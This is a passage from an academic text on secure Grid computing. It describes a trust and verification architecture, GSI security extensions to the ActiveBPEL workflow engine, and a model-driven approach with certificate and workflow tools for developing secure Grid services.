


Figure 7.8: PIPES Setup of the Master Node

7.8 Trust

A system architecture supporting trust management in service-oriented Grid applications is presented in Fig. 7.9. The system consists of two main components, the trust engine and the verification engine. The trust engine manages trust values and offers partner discovery and rating functionality to higher level applications, such as workflow engines or job scheduling systems. The verification engine handles the verification of Grid service results and generates the necessary feedback for the trust engine regarding the partner. For brevity, the discussion will be focused on the service consumers use of those platform components.




Figure 7.9: Architecture of a Grid System Supporting the Presented Trust Model

The user starts with specifying his or her trust requirements along with the input data to a trust enabled Grid application (1), which in turn uses the workflow engine of the local service-oriented Grid platform (2). To enable the selection of trusted services, the decision is made based on a rated list of potential partner services that is obtained from the trust engine (3). The trust engine uses its service discovery component to discover individual services (4) and to collect recommendations from other trust engines (5). These values are stored in the local trust pool to be used in subsequent interactions. The user specified trust profile is also stored in a trust pool for later reference and use by other components in the trust engine. The information gathered by the trust engine is now processed according to the user's trust profile specification and passed on to the workflow engine which then can use the partner services according to the rating generated by the trust engine.

Invocation of external services is then delegated to an invocation handler (6). The invocation handler consults the verification engine (7) to determine whether a call has

to be replicated or redirected (e.g. to perform the best of n verification strategy). The verification engine considers the trust profile managed by the trust engine (7), allowing, for example, cost-trust-ratio relations to be taken into account. The resulting invocation is carried out at the selected partner services and results - both synchronous and asynchronous (notification) results - are then collected by the invocation handler (8) and verified through the verification engine, using a strategy and verification module consistent with the user supplied trust profile (9). The overall result of this process is then passed to the workflow engine that collects results for the application to present them to the end user.

The configuration of the trust engine by use of trust requirement profiles influences three phases during execution of an application workflow. These main phases are addressed by the three arrows in Figure 7.10.

The initialisation profile determines the influence and scope of factors used for the initialisation of trust values to be used in an interaction. It allows to manually assign trust values to certain interaction partners, as well as specifying how trust recommendations of partners are handled and weighted. This profile specifies the behaviour of the local platform in a situation that requires the establishment of first trust.




Figure 7.10: Trust Profile

The source selection profile determines the selection of behaviour trust dimensions (e.g. availability, accuracy) as well as trust sources (e.g. personal experience, recommendations from directly known partners) to determine a partner ranking according to the application needs. This allows a user to take accuracy trust recommendations from known partners into account with a higher weight than, for example, availability values (which might be caused by the different network locations) coming from the same partner.

The verification profile specifies which verification strategies are to be applied to the results of partner service invocations and the feedback parameters into the trust engine. In this profile, the user specifies how breaches of assumed service level agreements should influence the future interactions with a partner since they are fed back into the trust store for this application and partner service. This profile also dynamically determines the frequency of verification to allow a fine grained control over costs incurred by result verification. The user may reference custom verification module implementations that are instantiated as a plug-in to the verification engine in order to allow a high flexibility and result content specific verification. Similarly, the verification frequency strategy may be a simple one supplied with the trust engine (e.g. verify every n-th result) or a custom strategy implementation supplied as a plug-in by the application developer (e.g. start with a high verification frequency, back off after successful interactions, fall back to frequent verification after a failed verification). Verification can be handled in a trust dimension specific manner; thereby it is possible to penalise a partner more severely for failed accuracy verification than for availability problems.

7.9 Workflow Support

The presented workflow approach is based on ActiveBPEL 2 and makes use of the previously developed WSRF-specific extensions [52] to BPEL. The extensions cover the creation and destruction of WS-Resources and the invocation of operations on WSRF-based services. Another extension is the `GridForEach` construct which allows to invoke operations on previously discovered resources in parallel.




Figure 7.11: Architecture of ActiveBPEL Engine

For the sake of compatibility, the Globus Toolkit 4 (GT4) implementation of GSI, was integrated into ActiveBPEL. However, GT4 uses Axis version 1.2.1RC2, ActiveBPEL 1.2.1 which are incompatible. Therefore, a lot of minor changes to the BPEL engine had to be made so that it runs with Axis 1.2.1RC2. Figure 7.11 shows the architecture of the new Grid BPEL engine. Modified components are marked in red. In figure 7.12, a process' lifecycle in the BPEL engine along with implementing classes is shown. `AeReaderVisitor` is responsible for parsing the process' XML description. Whenever, a security descriptor is found, the method `public void visit(AeSecurityDescriptorDef aDef)` is invoked, parses the XML and stores the retrieved parameters in an instance of `AeSecurityDescriptorDef` which is then attached to the object representing the corresponding activity. The implementation of the validation step works quite similar. `AeDefValidationVisitor` does not operate on the process' XML, but on the `*Def` objects.

When a process is invoked, the SOAP message is passed to a newly developed SOAP handler. The SOAP handler examines the SOAP header for the element "soap-proxycert". If "myproxyuser", "myproxypasswd" and "myproxyhost" are set, it con-




Figure 7.12: Process Life Cycle and its Implementing Classes

nects (`MyProxyConnector`) to `MyProxy` using the given credentials and retrieves a proxy from it. If `autoRenewal` is enabled, the proxy's lifetime is extracted from the certificate, and a thread which monitors the lifetime of the certificate is started. Shortly before it expires, the proxy gets renewed. Otherwise, it is assumed that the proxy has been passed as a binary in the SOAP element and is extracted. In both cases, the credential is initialised as `GlobusGSSCredentialImpl` object and then stored in a `HashMap`.

When the developed SOAP handler has finished, implementation objects like `AeActivityGridInvokeImpl` are created for all `*Def` objects. They contain concrete runtime information like endpoint addresses of services. The `execute` method had to be extended to pass the security descriptor to `AeBusinessProcess` via `queueInvoke` method. `AeBusinessProcess` creates an instance of `AeInvoke`, sets all runtime data and retrieves the corresponding proxy certificate from the `ProxyManager`'s credential `HashMap` if the current operation has a security descriptor. The proxy is then attached to the `AeInvoke` object which gets executed as soon as it is dequeued. The execution is done by `AeInvokeHandler` which required the most extensive extensions. The method `handleInvoke(IAeInvoke obj, String query)` receives the abovementioned `AeInvoke` object and creates the SOAP call. Thereby, the security descriptor is used to determine the security settings. All settings are passed to the call via `call.setProperty(key, value)`, for instance `call.setProperty(Constants.GSI_SEC_MSG, Constants.SIGNATURE)` for `SecureMessage` with message integrity. Then, the call is executed, which means that it passes the Axis handler chain defined in the Axis deployment descriptor `ae-client--config.wsdd`. Globus' message and security handlers were added to the chain so that they automatically encrypt and sign messages if the aforementioned properties are set in the call. The response is also handled by the Axis handler chain so that the presented implementation does not need to take care of decryption and verification.

The Virtual Workspace service makes use of the Grid Security Infrastructure (GSI) to authenticate and authorise creation requests. Therefore, the workflow engine must support GSI to be able to create virtual machines. This necessitates the extension of the BPEL engine so that all WSRF-related operations can use GSI. To achieve this, the XML-syntax of these elements had to be extended by client security descriptors. The workflow engine's parser and validator needed to be adapted to the new syntax.

The execution module is now able to deal with proxy certificates and to set Globus-specific properties in outgoing SOAP messages which are then passed to the Globus GSI libraries via the Axis handler chain of the BPEL engine.

On the BPEL level, the aforementioned extensions are utilised to manage Xen instances with Virtual Workspaces. The Virtual Workspaces factory service is invoked (`createResource`) using the `gridCreateResourceInvoke` operation which passes all required configuration settings to VWS. The `createResource` operation returns a `WorkspaceReferenceKey` containing a unique identifier for the resource which is then passed to the discovery service which resolves the IP address and returns it to the BPEL process as soon as the virtual machine has finished booting. The workflow can then invoke services on each of the virtual nodes.

7.10 Summary

This chapter presented a Java `ClassLoader` implementation to protect hot-deployed Java services, a jailing based native code security and the Xen based sandboxing environment the Xen Grid Engine. The end-to-end encryption of job data across the demilitarised zone was shown. The implementations of the novel Grid server rotation strategy, intrusion detection software and workflow engine were presented. This concludes the work on the on-demand Grid run-time environment. In the following chapter, the design time issues of secure development of Grid services will be presented.

8

Development of Secure Services

8.1 Introduction

In the previous chapters, a secure Grid environment was introduced which allows new service-oriented applications to run side by side with traditional batch jobs in separate user specific secure sandboxes. This prevents malicious users from attacking others but also protects users from unintentional flaws in each others' software. However, it does not do much to protect from flaws in the user's own software. Since the software must be accessible to a certain extent, it is desirable that those parts which are accessible (usually the service components) are also secure. However, since programming Grid services is a complex task, this is not always easy. As a consequence, a model driven development process is presented to ease the development of secure Grid services. This is the final issue which will be discussed in this work.

Parts of this chapter have been published in [161, 76, 53].

8.2 Service Development

Notwithstanding its potential benefits, service-oriented Grid application development based on WSRF is a complex issue. Currently, developers are often engineers or scientists who have to cope with their application logic as well as the Grid service programming details. Most developers have a high learning curve ahead of them when they start using Grid middleware like Globus Toolkit 4, gLite or Unicore/GS, especially if a secure Grid environment is targeted. Dave Thomas [186] argues that the complexity of modern software systems is rapidly growing because there is "too much stuff" leading to a situation where "things are so complex you need a M.Sc. to program crud" Things are further compounded by the fact that security is usually added as an afterthought and that there are no automated mechanisms for enforcing security policies (Eckert and Marek [56] and Eckert et al. [57]). Raepple [138] also states that current web service security solutions couple security code to business logic quite tightly, creating

problems in the ever-changing web service environment. For instance, if the service provider changes the authorisation method from username/password combinations to X.509 certificates, it can be necessary to make code changes to client software. This makes an automated adoption of changes to the security environment difficult. These problems are particularly relevant for the development of service-oriented Grid software. In its basic form, the typical service-oriented Grid middleware consists of the Globus Toolkit 4.0 (GT4), Tomcat 5.5 and Axis, three large scale software projects implementing dozens of standards and encompassing thousands of Java classes each, not to mention half a dozen of third party support libraries for GT4 alone.

To make matters worse, currently middleware, security and business code are tightly coupled, requiring both business and middleware developers to have knowledge in all areas. It is desirable that solution producer, that is the engineers, scientists, bankers, etc. only need to deal with the application logic, leaving the middleware and security concerns to the domain experts. An environment is needed which facilitates collaborative development for the different actors involved in realising a service-oriented Grid application.

There are several roles involved to get an application running in a service-oriented Grid environment: (1) a resource provider who sets up the Grid middleware on the Grid resources and configures the security settings, (2) a middleware developer who extends the functionality of the middleware if required and implements new standards as they emerge, (3) a solution producer/service developer who designs and implements the services and specifies their security requirements and (4) a Grid customer that uses the offered services. In the academic world, security issues are often ignored to reduce the complexity of setting up the Grid. To adopt Grid computing in non-academic environments, e.g. industry, manufacturing, medicine or finance, a model driven software development process which automates the security setup is required.

The development of the first Grid service by hand can take up to a week even for computer scientists and significantly longer for non-IT specialists. Furthermore, implementing Grid services is tied very tightly to the chosen Grid middleware, that is a GT4 service will not run in a Unicore environment and vice versa. Thus, the heavily specialised knowledge is not necessarily transferable to all parts of the Grid. And since most Grid middlewares have their own security implementations, creating secure Grid services is a time consuming and difficult task.

Consequently, to facilitate the adoption of the Grid in non-academic environments – a clear decomposition of the areas of responsibility and – for each area – adequate tool support is needed.

Each of the actors must have a clear area of responsibility. A customer should not have anything to do with setting up Grid middleware, security configuration and developing services. Customers should be able to use the Grid with full security as easy as using local applications. A solution producer should be able to develop a service without considering the Grid middleware which is being used. Ideally, the development of application logic should be possible without considering that a Grid service is being developed at all. On the other side of the fence a resource provider

must be able to easily sign certificates for users and manage the Grid service security configuration without getting in touch with middleware specific configuration files and without requiring complex interaction with the solution producers. The situation must be dealt with under the assumption that not all participants are in the same enterprise.

In this chapter, the process of Grid service creation is decomposed into different areas of responsibility, which are related to different roles. In addition, the tools developed distinguish between design and runtime concerns. The duties will be analysed to identify which steps can be automated to ease the development burden. Furthermore, the development/deployment/usage cycle will be considered by discussing which tools are needed for which role. Finally, a prototypical implementation of the approach is presented.

8.3 Areas of Responsibility

Splitting the development and deployment process of Grid services into distinct areas of responsibility requires that the scopes of these areas match organisational structures and the roles of persons in charge. The actors do not necessarily belong to the same enterprise since it is quite common that enterprises purchase or rent services (e.g. the development of a Grid service) from another company.

There are several distinct areas of expertise to be mastered for Grid service development and deployment:

- (1) Grid service development (middleware-specific code, WSDL, WSDD, etc.)
- (2) Application domain development (application logic)
- (3) Grid security development (middleware-specific security code, etc.)
- (4) Grid middleware security configuration (middleware-specific configuration) according to security policies

Areas (1) to (3) are design time tasks, whereas area (4) is a runtime task. Currently, developers need to deal with all areas to successfully create and deploy a new Grid service. Furthermore, during development, installation specific security configurations of the targeted Grid environment must be taken into account, creating a feedback loop between design time and runtime concerns.

Tasks (1) and (2) lie in the domain of the solution producer. As already stated, the solution producer should not have to take care of middleware specific code – instead, this should be done automatically by a software development environment.

Tasks (3) and (4) concern the resource provider. The task is to implement security requirements placed on the Grid environment. These tasks require detailed knowledge about middleware-specific configuration and sometimes even programming. Therefore, the administrator should be supported by hiding complexity via visual configuration tools. These tools should support the administrator while creating certificates

for users, customers and infrastructure components like Grid resources and services, hosting environments and additional software.

In the following, support mechanisms are presented to help the different actors create a secure Grid computing environment.

8.4 User Support

The following section can apply both to customers as well as to solution producers.

8.4.1 Certificate Requests

The invocation of Grid services requires that users be in possession of a valid X.509 certificate. The user passes the X.509 certificate in the SOAP call of the invocation to identify him- or herself. The subject of the certificate is then used to identify the calling user. Depending on the configuration of the Grid middleware, the user is then mapped to the personal image or a default image.

To obtain a certificate, the user must send a certificate request to a Registration Authority or for direct access to the resource provider. To easily generate a certificate request, a *Certificate Request Creation Tool (CRCT)* shown in figure 8.1 was developed. This tool allows the creation of certificate requests as well as the import of generated certificates.

8.4.2 Workflow Support

Since real world service-oriented Grid applications often consist of several subtasks, a user needs a tool to easily model these processes as a workflow. To make the development of Grid-enabled workflows as convenient as possible, an Eclipse-based BPEL designer application was developed.

The workflow composition tool provides the ability to adapt to the needs of different groups of developers, allowing Grid middleware experts to inspect and manipulate Grid processes while hiding complicated details from application domain experts. To fill the gap between the two, a collection of wizards assigns values to the hidden properties in the model elements, based on certain patterns and heuristics defined for the overall system.

Furthermore, the workflow tool allows interactive collaboration between customers and solution producers by sharing the process model over the Internet. Every change is instantaneously sent to all participants so that real-time collaboration is possible. An integrated chat allows discussing the development process. Not only does this allow solution producers to adapt applications for their customers interactively, it is also possible to integrate security specialist when needed.




Figure 8.1: Certificate Request Tool

The workflow composition tool has been implemented as a plugin for the Eclipse platform. It consists of three layers: the presentation layer, key core layer and the target system layer (see fig. 8.2). The presentation layer displays workflows as directed graphs and allows for drag-and-drop based modifications. It offers several wizards to assist the user in common tasks like, for instance, importing a Grid service into the workflow which can then be used as invocation target. The internal model is held at the core layer which also consists of event handlers and the collaboration component.

The workflow collaboration implementation uses facilities provided by the Eclipse Communication Framework (ECF). In order to collaborate, the users of the process editor join a collaboration channel. The node of the collaboration initiator also acts as a coordinator of the collaboration. After joining the collaboration, a new editing partner requests the model from the channel. The initiating partner then serialises the model and transmits it to the newly joining party. The model is then deserialised and used as input for the graphical editor of the new collaboration partner. The third layer transforms the internal model into valid BPEL code. Another wizard guides the user through this process and collects required deployment information. Fig. 8.3 shows a screenshot of the developed collaborative workflow composition tool.




Figure 8.2: Architecture of the BPEL Editor




Figure 8.3: Eclipse-Based BPEL Editor

8.5 Resource Provider Support

8.5.1 Certificate Management

Generally speaking, the resource provider is responsible for setting up the middleware and configuring security settings. Once the environment is set up, an ongoing task is to provide users access to the Grid. For this purpose, user accounts have to be created and mapped to Grid identities using e.g. the `gridmap` file in the Globus Toolkit. Users authenticate themselves by using X.509 certificates. The configuration which specific certificates or certificates signed by which authorities are allowed access to which resources and images is also a recurring task of the resource provider. Furthermore, an administrator creates a security descriptor for every service demanding security, which defines the security settings of a service. To ease these demands a tool is provided to handle certificate requests, configure trusted CAs and create X.509 compliant certificates. The resource provider uses the *Certificate Request Signing Tool (CRST)* to sign requested created by solution producers or customers who should be allowed onto the system.

8.6 Solution Producer Support

One of the most complex tasks is faced by the solution producer namely developing the Grid services which give the Grid its functionality. Model driven architecture (MDA) [118, 25] has been proposed as an approach to deal with complex software systems by splitting the development process into three separate model layers and automatically transforming models from one layer into the other:

1. The Platform Independent Model (PIM) layer holds a high level representation of the entire system without committing to any specific operating system, middleware or programming language. The PIM provides a formal definition of an application's functionality without burdening the user with too much detail.
2. The Platform Specific Model (PSM) layer holds a representation of the software specific to a certain target platform such as J2EE, Corba or in this case the service-oriented Grid middleware.
3. The Code Layer consists of the actual source code and supporting files which can be compiled into a working piece of software. In this layer, every part of the system is completely specified.

MDA theory states that a PIM is specified and automatically transformed into a PSM and then into actual code, thus making system design much easier. The trick, of course, lies in the development of generic transformers capable of generating the PSM and code layers from the PIM [68, 187].

Service-oriented Grid computing is a relatively young field of distributed computing and is currently lacking tool support for a model driven approach to software development. This is unfortunate since due to its high complexity and the high rate of *churn* [67], a MDA approach could prove vital to the adoption of this new technology.

Only if "business logic" (i.e. application functionality) developers can more or less effortlessly and securely integrate a new middleware into their system, will a widespread adoption be possible. Furthermore, the developers responsible for the integration of the middleware into the overall system should be able to concentrate on middleware concerns and not have to cope with the business logic as well. This separation of concerns can be greatly facilitated by an appropriate MDA approach.

In this section, an approach to the model driven development of secure service-oriented Grid applications is presented. The goal of the approach is to minimise the necessary human interaction required to transform a PIM into a PSM and a PSM into secure code for a service-oriented Grid environment, in order to avoid that MDA becomes yet another part of "too much stuff". To further separate the Grid specific components of the PSM from the business specific components of the PSM, a UML Grid Profile is introduced and a separation of the PSM layer into two parts is proposed which make the automated transformations from PIM to PSM to code easier to implement and more transparent for system designers, developers, and users. The separation of concerns introduced on the PSM layer is mirrored on the code layer by the use of Java annotations, allowing the same business code to run in different domains simply by exchanging the annotations and thus decoupling application code and service-oriented Grid middleware.

8.6.1 MDA Meets the Grid: An Application Example

8.6.1.1 PIM Layer: Business View




Figure 8.4: Unix Crypt Breaker PIM

